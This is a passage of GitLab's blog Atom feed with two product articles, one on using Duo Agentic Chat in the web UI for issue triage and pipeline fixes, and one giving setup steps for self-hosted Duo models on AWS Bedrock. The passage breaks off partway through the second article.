<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
    <id>https://about.gitlab.com/blog</id>
    <title>GitLab</title>
    <updated>2025-08-18T15:35:38.119Z</updated>
    <generator>https://github.com/jpmonette/feed</generator>
    <author>
        <name>The GitLab Team</name>
    </author>
    <link rel="alternate" href="https://about.gitlab.com/blog"/>
    <link rel="self" href="https://about.gitlab.com/atom.xml"/>
    <subtitle>GitLab Blog RSS feed</subtitle>
    <icon>https://about.gitlab.com/favicon.ico</icon>
    <rights>All rights reserved 2025</rights>
    <entry>
        <title type="html"><![CDATA[Get started with GitLab Duo Agentic Chat in the web UI]]></title>
        <id>https://about.gitlab.com/blog/get-started-with-gitlab-duo-agentic-chat-in-the-web-ui/</id>
        <link href="https://about.gitlab.com/blog/get-started-with-gitlab-duo-agentic-chat-in-the-web-ui/"/>
        <updated>2025-08-11T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>In May 2025, GitLab launched an experimental feature called <a href="https://about.gitlab.com/blog/gitlab-duo-chat-gets-agentic-ai-makeover/">GitLab Duo
Agentic
Chat</a>.
The goal of Agentic Chat was to build on the success of <a href="https://docs.gitlab.com/user/gitlab_duo_chat/">GitLab Duo
Chat</a>, which is an AI chat
experience built into supported IDEs and in the GitLab UI. While Chat
provides answers and suggestions for developers using the GitLab platform,
Agentic Chat can more directly interact with the GitLab API on behalf of
users, taking actions on their behalf as a result of the conversation.</p>
<p>In addition to being available in a variety of IDEs, Agentic Chat is available directly within the GitLab UI for GitLab users with the Duo Pro or Enterprise add-on. Adding Agentic Chat to the GitLab UI helps make this experience more accessible to all GitLab users and easy to integrate into your workflows. To open Agentic Chat:</p>
<ol>
<li>
<p>Navigate to any Group or Project in your GitLab instance.</p>
</li>
<li>
<p>Look for the GitLab Duo Chat button (typically in the top right corner).</p>
</li>
<li>
<p>Click to open the chat panel.</p>
</li>
<li>
<p>Toggle to <strong>Agentic mode (Beta)</strong> in the chat window.</p>
</li>
</ol>
<p><strong>Pro tip:</strong> Keep the chat panel open as you work — it maintains context and can help you across different pages and projects.</p>

<p>To get familiar with Agentic Chat, ask about the tools it can work with. This is like using the help command for a command-line tool.</p>
<pre><code class="language-offset">What tools do you have access to? 
</code></pre>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754584200/emtgilbzbu8ftkynjozg.png" alt="GitLab Duo Agentic Chat screen"></p>
<p>The output above shows us that Agentic Chat has access to a variety of GitLab APIs and data that will allow it to perform complex tasks across the software development lifecycle.</p>
<h2>Issue management made easy</h2>
<p>GitLab Duo Agentic Chat can help you keep track of issues, find specific ones, understand the status, and take actions based on conversations in these issues. Instead of navigating through pages and pages of issues, you ask Agentic Chat about the issues in a project. It will respond with high-level information about the issues, including the priority, labels, and the status of the issue.</p>
<p>For a specific issue, Agentic Chat will fetch the issue details, provide a concise summary, highlight recent activity, and share the goal of the issue. This is particularly helpful when you need context or updates before a meeting or are researching the issue before picking it up.</p>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1107479358?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;Agentic Chat UI Issue Management&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;</p>
<p>&lt;p&gt;&lt;/p&gt;</p>
<p>You can also try more complex queries if you're looking to better understand a project overall. And once you've discovered these issues, you can make changes to them like adding labels, updating milestones, and re-organizing them.</p>
<p>For example, maybe you're looking for all the issues that are database- or performance-related in order to prioritize them in the next sprint. You could task Agentic Chat with the following prompt.</p>
<pre><code class="language-offset">Analyze all issues labeled 'performance' and 'database' - group them by component and show me which ones have had the most discussion activity in the last 30 days.
</code></pre>
<p>Agentic Chat will respond with issues grouped by the backend and frontend component of a project, identify the issues with significant discussion activity, and provide insights on these kinds of issues (e.g., when were most of these issues created or which component issues have more active discussion).</p>
<pre><code class="language-offset">Create an issue template for bug reports that includes:

- Steps to reproduce

- Expected behavior vs actual behavior

- Environment details (browser, OS, GitLab version)

- Severity assessment

- Screenshots/error logs section

Name it &quot;bug_report.md&quot; and format it as a proper GitLab issue template
</code></pre>
<h2>CI/CD support</h2>
<p>This is where GitLab Duo Agentic Chat truly becomes your debugging superhero. We've all been there: a pipeline fails and you have to click through job logs trying to understand what went wrong. Agentic Chat can do more than just explain the failure to you and suggest recommendations. After reviewing the failed pipeline logs, Agentic Chat can suggest a fix and also add the fix to a merge request you are working on.</p>
<p>Let's say you have a merge request adding a new feature, but the pipeline is failing. Instead of clicking through each failed job and trying to piece together what's wrong, you can ask Agentic Chat to investigate.</p>
<p>Agentic Chat will analyze the pipeline, check the job logs, and explain that the tests are failing because of missing test data or configuration issues. But here's where it gets even more powerful — you don't have to stop at understanding the problem. Agentic Chat can also act on the advice it presents and add commits to fix the pipeline in the merge request.</p>
<p>&lt;div style=&quot;padding:56.25% 0 0 0;position:relative;&quot;&gt;&lt;iframe src=&quot;https://player.vimeo.com/video/1107495269?badge=0&amp;autopause=0&amp;player_id=0&amp;app_id=58479&quot; frameborder=&quot;0&quot; allow=&quot;autoplay; fullscreen; picture-in-picture; clipboard-write; encrypted-media; web-share&quot; referrerpolicy=&quot;strict-origin-when-cross-origin&quot; style=&quot;position:absolute;top:0;left:0;width:100%;height:100%;&quot; title=&quot;GitLab Agentic Chat CI/CD Fix&quot;&gt;&lt;/iframe&gt;&lt;/div&gt;&lt;script src=&quot;https://player.vimeo.com/api/player.js&quot;&gt;&lt;/script&gt;</p>
<h2>Building complex prompts</h2>
<p>GitLab Duo Agentic Chat can also help you craft your prompts. Let's say that you're running a bug bash with your team and want to triage all possible issues that might be bug reports.</p>
<p>If you use a simple prompt like below, Agentic Chat will come up with ways to find the related issues, such as searching for terms or pattern matching:</p>
<pre><code class="language-offset">I need help writing an effective prompt to find all possible bug report issues in my GitLab project, including those that might not be properly labeled as &quot;bug&quot;.
</code></pre>
<p>Often you can use the recommendations in Agentic Chat to build a more in-depth prompt based on what you're looking for:</p>
<pre><code class="language-offset">I need help writing an effective prompt to find all possible bug report issues in my GitLab project, including those that might not be properly labeled as &quot;bug&quot;. Please help me create a prompt that will:


1. Search for common bug-related terminology beyond just the word &quot;bug&quot;

2. Identify patterns that indicate bug reports (like &quot;steps to reproduce&quot;, &quot;expected vs actual behavior&quot;)

3. Find technical issues that might be bugs (errors, crashes, performance problems)

4. Catch user-reported problems that could be bugs but use different language


The prompt should ensure we don't miss any potential bugs regardless of how they're described or labeled. What would be the most effective approach and search strategy for this?
</code></pre>
<p>Once you have the prompt and you're able to search for the issues you're looking for, that's where Agentic Chat really shines. Agentic Chat can triage and update those issues for you to prepare them for the bug bash:</p>
<pre><code class="language-offset">Find and triage all bug-related issues for our bug bash event. Execute these steps:


1. Search for potential bugs using individual searches:
   - Core terms: &quot;bug&quot;, &quot;fix&quot;, &quot;error&quot;, &quot;broken&quot;, &quot;issue&quot;, &quot;problem&quot;, &quot;not working&quot;
   - Bug patterns: &quot;steps to reproduce&quot;, &quot;expected behavior&quot;, &quot;regression&quot;
   - Technical issues: &quot;exception&quot;, &quot;crash&quot;, &quot;console error&quot;, &quot;500 error&quot;, &quot;404 error&quot;
   - Performance: &quot;slow&quot;, &quot;freezes&quot;, &quot;unresponsive&quot;

2. For each issue found:
   - Add the &quot;Event - Bug Bash&quot; label
   - Assign appropriate bug severity label (critical/high/medium/low)
   - Add to the current bug bash milestone
   - If missing &quot;bug&quot; label, add it

3. Create a triage list organized by:
   - Critical bugs (data loss, crashes, security)
   - High priority (blocking features, frequent errors)
   - Medium priority (workarounds available)
   - Low priority (minor UI issues)

Search both open and closed issues. Focus on actionable bugs that can be fixed during the bug bash, excluding enhancement requests. Provide a summary table with issue numbers, titles, and assigned severity for the bug bash team.
</code></pre>
<p>You can ask Agentic Chat to create a bug report template, which increases efficiency and eliminates some manual effort. Also, future bug reports will have the structure and labels you need for more efficient triaging.</p>
<h2>Tips for effective prompting</h2>
<p>When you're working with GitLab Duo Agentic Chat, it's important to phrase your requests with action-oriented verbs like &quot;create,&quot; &quot;update,&quot; &quot;fix,&quot; or &quot;assign.&quot; This will trigger the agentic tools to take action rather than summarize or share information with you. One approach before taking agentic actions can be to request summaries and analyses — the way we did with the issues about bugs. Then, see what gets returned before taking actions like applying a label or adding to a milestone.</p>
<p>It's also important to give clear criteria when asking for bulk operations. Specify exact conditions like &quot;all issues with the 'bug' label created in the last week&quot; or &quot;merge requests waiting for review for more than 3 days.&quot; The more specific you are, the more accurate and helpful the results will be.</p>
<p>Since Agentic Chat has the ability to maintain context, you can chain requests and build on previous requests. After getting an initial set of issues, you might ask &quot;From those issues, which ones are unassigned?&quot; and then follow up with &quot;Assign the high-priority ones to the backend team.&quot; This allows you to refine and act on information iteratively.</p>
<p>We recommend starting with an open-ended request and allowing GitLab Duo to help you look for patterns or similar problems across your project. That will help you catch any problem that you may have missed or understand the scope of the challenge before taking action.</p>
<h2>Get hands-on with GitLab Duo Agentic Chat</h2>
<p>We hope all the ideas above give you some thoughts on getting started with Agentic Chat, but we are even more excited to see all our users' ideas come to life with it. To try the Agentic Chat UI experience in your next project, sign up for a <a href="https://about.gitlab.com/free-trial/">free trial of GitLab Ultimate with Duo Enterprise</a>. You can learn more about GitLab Duo Agentic Chat on our <a href="https://docs.gitlab.com/user/gitlab_duo_chat/agentic_chat/">documentation page</a>, which also details how to enable Agentic Chat in the GitLab UI.</p>
]]></content>
        <author>
            <name>Fatima Sarah Khalid</name>
            <uri>https://about.gitlab.com/blog/authors/fatima-sarah khalid</uri>
        </author>
        <author>
            <name>Daniel Helfand</name>
            <uri>https://about.gitlab.com/blog/authors/daniel-helfand</uri>
        </author>
        <published>2025-08-11T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[Own your AI: Self-Hosted GitLab Duo models with AWS Bedrock]]></title>
        <id>https://about.gitlab.com/blog/gitlab-duo-self-hosted-models-on-aws-bedrock/</id>
        <link href="https://about.gitlab.com/blog/gitlab-duo-self-hosted-models-on-aws-bedrock/"/>
        <updated>2025-08-07T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>As organizations adopt AI capabilities to accelerate their software
development lifecycle, they often face a critical challenge: how to leverage
AI while maintaining control over their data, infrastructure, and security
posture. This is where <a href="https://about.gitlab.com/gitlab-duo/">GitLab Duo
Self-Hosted</a> provides a compelling
solution.</p>
<p>In this article, we'll walk through the implementation of GitLab Duo Self-Hosted models. This comprehensive guide helps organizations needing to meet strict data sovereignty requirements while still leveraging AI-powered development. The focus is on using models hosted on AWS Bedrock rather than setting up an <a href="https://about.gitlab.com/blog/what-is-a-large-language-model-llm/">LLM</a> serving solution like vLLM. However, the methodology can be applied to models running in your own data center if you have the necessary capabilities.</p>
<h2>Why GitLab Duo Self-Hosted?</h2>
<p>GitLab Duo Self-Hosted allows you to deploy GitLab's AI capabilities entirely within your own infrastructure, whether that's on-premises, in a private cloud, or within your secure environment.</p>
<p>Key benefits include:</p>
<ul>
<li>
<p><strong>Complete Data Privacy and Control:</strong> Keep sensitive code and intellectual property within your security perimeter, ensuring no data leaves your environment.</p>
</li>
<li>
<p><strong>Model Flexibility:</strong> Choose from a variety of models tailored to your specific performance needs and use cases, including Anthropic Claude, Meta Llama, Mistral families, and OpenAI GPT families.</p>
</li>
<li>
<p><strong>Compliance Adherence:</strong> Meet regulatory requirements in highly regulated industries where data must remain within specific geographical boundaries.</p>
</li>
<li>
<p><strong>Customization:</strong> Configure which GitLab Duo features use specific models to optimize performance and cost.</p>
</li>
<li>
<p><strong>Deployment Flexibility:</strong> Deploy in fully air-gapped environments, on-premises, or in secure cloud environments.</p>
</li>
</ul>
<h2>Architecture overview</h2>

<p>The GitLab Duo Self-Hosted solution consists of three core components:</p>
<ol>
<li>
<p><strong>Self-Managed GitLab instance</strong>: Your existing GitLab instance where users interact with GitLab Duo features.</p>
</li>
<li>
<p><strong>AI Gateway</strong>: A service that routes requests between GitLab and your chosen LLM backend.</p>
</li>
<li>
<p><strong>LLM backend</strong>: The actual AI model service, which, in this article, will be AWS Bedrock.</p>
</li>
</ol>
<p><strong>Note:</strong> You can use <a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/supported_llm_serving_platforms/">another serving platform</a> if you are running on-premises or using another cloud provider.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754422792/jws4h2kakflfrczftypj.png" alt="Air-gapped network flow chart"></p>
<h2>Prerequisites</h2>
<p>Before we begin, you'll need:</p>
<ul>
<li>
<p>A GitLab Premium or Ultimate instance (Version 17.10 or later)</p>
<ul>
<li>We strongly recommend using the latest version of GitLab as we continuously deliver new features.</li>
</ul>
</li>
<li>
<p>A GitLab Duo Enterprise add-on license</p>
</li>
<li>
<p>AWS account with access to Bedrock models <em>or your API key and credentials needed to query your LLM Serving model</em></p>
</li>
</ul>
<p><strong>Note:</strong> If you aren't a GitLab customer yet, you can <a href="https://about.gitlab.com/free-trial/">sign up for a free trial of GitLab Ultimate</a>, which includes GitLab Duo Enterprise.</p>
<h2>Implementation steps</h2>
<p><strong>1. Install the AI Gateway</strong></p>
<p>The AI Gateway is the component that routes requests between your GitLab instance and your LLM serving infrastructure — here that is AWS Bedrock. It can run in a Docker image. Follow the instructions from our <a href="https://docs.gitlab.com/install/install_ai_gateway/">installation documentation</a> to get started.</p>
<p>For this example, using AWS Bedrock, you also must pass the AWS Key ID and Secret Access Key along with the AWS region.</p>
<pre><code class="language-yaml">
AIGW_TAG=self-hosted-v18.1.2-ee`

docker run -d -p 5052:5052 \

  -e AIGW_GITLAB_URL=&lt;your_gitlab_instance&gt; \

  -e AIGW_GITLAB_API_URL=https://&lt;your_gitlab_domain&gt;/api/v4/ \

  -e AWS_ACCESS_KEY_ID=$AWS_KEY_ID

  -e AWS_SECRET_ACCESS_KEY=$AWS_SECRET_ACCESS_KEY \

  -e AWS_REGION_NAME=$AWS_REGION_NAME \

registry.gitlab.com/gitlab-org/modelops/applied-ml/code-suggestions/ai-assist/model-gateway:$AIGW_TAG \

</code></pre>
<p>Here is the <a href="https://gitlab.com/gitlab-org/modelops/applied-ml/code-suggestions/ai-assist/-/tags"><code>AIGW_TAG</code> list</a>.</p>
<p>In this example we use Docker, but it is also possible to use the Helm chart. Refer to <a href="https://docs.gitlab.com/install/install_ai_gateway/#install-by-using-helm-chart">the installation documentation</a> for more information.</p>

<p><strong>2. Configure GitLab to access the AI Gateway</strong></p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754422792/xj9kvljkqsacpsw41k4a.png" alt="Configure GitLab to access the AI Gateway"></p>
<p>Now that the AI gateway is running, you need to configure your GitLab instance to use it.</p>
<ul>
<li>
<p>On the left sidebar, at the bottom, select <strong>Admin</strong>.</p>
</li>
<li>
<p>Select <strong>GitLab Duo</strong>.</p>
</li>
<li>
<p>In the GitLab Duo section, select <strong>Change configuration</strong>.</p>
</li>
<li>
<p>Under Local AI Gateway URL, enter the URL for your AI gateway and port for the container (e.g., <code>https://ai-gateway.example.com:5052</code>).</p>
</li>
<li>
<p>Select <strong>Save changes</strong>.</p>
</li>
</ul>
<p><strong>3. Access models from AWS Bedrock</strong></p>
<p>Next, you will need to request access to the available models on AWS Bedrock.</p>
<ul>
<li>
<p>Navigate to your AWS account and Bedrock.</p>
</li>
<li>
<p>Under <strong>Model access</strong>, select the models you want to use and follow the instructions to gain access.</p>
</li>
</ul>
<p>You can find more information in the <a href="https://docs.aws.amazon.com/bedrock/latest/userguide/getting-started.html">AWS Bedrock documentation</a>.</p>

<p><strong>4. Configure the self-hosted model</strong></p>
<p>Now, let's configure a specific AWS Bedrock model for use with GitLab Duo.</p>
<p><img src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1754422792/chrlgdvxwdetcszptsav.png" alt="Add the self-hosted model screen"></p>
<ul>
<li>
<p>On the left sidebar, at the bottom, select <strong>Admin</strong>.</p>
</li>
<li>
<p>Select <strong>GitLab Duo Self-Hosted</strong>.</p>
</li>
<li>
<p>Select <strong>Add self-hosted model</strong>.</p>
</li>
<li>
<p>Fill in the fields:</p>
<ul>
<li><strong>Deployment name</strong>: A name to identify this model configuration (e.g., &quot;Mixtral 8x7B&quot;)</li>
<li><strong>Platform:</strong> Choose AWS Bedrock</li>
<li><strong>Model family:</strong> Select a model, for example here &quot;Mixtral&quot;</li>
<li><strong>Model identifier:</strong> bedrock/<code>model-identifier</code> <a href="https://docs.gitlab.com/administration/gitlab_duo_self_hosted/supported_models_and_hardware_requirements/">from the supported list</a>.</li>
</ul>
</li>
<li>
<p>Select <strong>Create self-hosted model</strong>.</p>
</li>
</ul>
<p><strong>5. Configure GitLab Duo features to use your self-hosted model</strong></p>
